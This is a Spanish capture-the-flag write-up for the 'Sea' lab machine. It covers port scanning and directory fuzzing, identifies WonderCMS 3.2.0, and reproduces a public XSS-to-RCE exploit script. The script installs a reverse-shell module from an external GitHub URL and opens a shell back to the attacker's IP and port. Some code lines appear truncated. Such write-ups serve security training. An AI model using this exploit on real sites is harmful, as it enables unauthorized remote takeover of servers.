
Sea - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Sea - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Vamos a ver el contenido del puerto 80:



Podemos hacer click en "how to participate":



Tenemos un link a contact que nos apunta al dominio "sea.htb". Lo añadimos al archivo /etc/hosts y accedemos:



En este formulario podemos rellenarlo de forma que en "website" apunte a un recurso de nuestra maquina. Voy a intentar inyectar una reverse shell:

Nos llega la peticion:


Pero no obtenemos una reverse shell. Si miramos el codigo fuente de la maquina victima tenemos una ruta a un tema:

```
<div class="parallax-layer layer-6"></div>
<div class="parallax-layer layer-5"></div>
<div class="parallax-layer layer-4"></div>
<div class="parallax-layer bike-1"></div>
<div class="parallax-layer bike-2"></div>
<div class="parallax-layer layer-3"></div>
<div class="parallax-layer layer-2"></div>
<div class="parallax-layer layer-1"></div>
<div class="logo">
    <center><img src="http://10.10.11.28/themes/bike/img/velik71-new-logotip.png" alt="" /></center>
</div>
```


Vamos a fuzzear sea ruta para ver que encontramos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.11.28/themes/bike -w /usr/share/wordlists/dirbuster/director
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.28/themes/bike
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   403
[+] Exclude Length:          3361
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/home                 (Status: 200) [Size: 3670]
/img                  (Status: 301) [Size: 243] [--> http://10.10.11.28/themes/bike/img/]
/version              (Status: 200) [Size: 6]
/Home                 (Status: 404) [Size: 3368]
/css                  (Status: 301) [Size: 243] [--> http://10.10.11.28/themes/bike/css/]
/summary              (Status: 200) [Size: 66]
/theme.php            (Status: 500) [Size: 227]
/LICENSE              (Status: 200) [Size: 1067]
```


Encontramos la version:




En license encontramos algo relacionado con el creador:




Si hacemos una busqueda en google podemos encontrar su perfil de github junto con el proyecto que ha creado:



Nos habla de "WonderCMS" quizas la maquina victima tambien contenga ese CMS. Como contiene un archivo llamado "readme.md" podemos comprobarlo si tambien existe en la maquina victima:



Confimamos que se trata de "WonderCMS" en la version 3.2.0. Vamos a buscar exploits para esa version:



Nos muestra un exploit:

exploit.py

```
# Exploit: WonderCMS XSS to RCE
import sys
import requests
import os
import bs4

if (len(sys.argv)<4): print("usage: python3 exploit.py loginURL IP_Address Port\nexample: python3 exploit.py
else:
  data = '''
var url = "'''+str(sys.argv[1])+''''";
if (url.endsWith("/")) {
 url = url.slice(0, -1);
}
var urlWithoutLog = url.split("/").slice(0, -1).join("/");
var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
var token = document.querySelectorAll('[name="token"]')[0].value;
var urlRev = urlWithoutLogBase+"/?installModule=https://github.com/prodigiousMind/revshell/archive/refs/head
var xhr3 = new XMLHttpRequest();
xhr3.withCredentials = true;
xhr3.open("GET", urlRev);
xhr3.send();
xhr3.onload = function() {
 if (xhr3.status == 200) {
   var xhr4 = new XMLHttpRequest();
   xhr4.withCredentials = true;
   xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
   xhr4.send();
   xhr4.onload = function() {
     if (xhr4.status == 200) {
       var ip = "'''+str(sys.argv[2])+''''";
       var port = "'''+str(sys.argv[3])+''''";
       var xhr5 = new XMLHttpRequest();
       xhr5.withCredentials = true;
       xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?lhost=" + ip + "&lport=" + port);
       xhr5.send();

     }
   };
 }
};
```

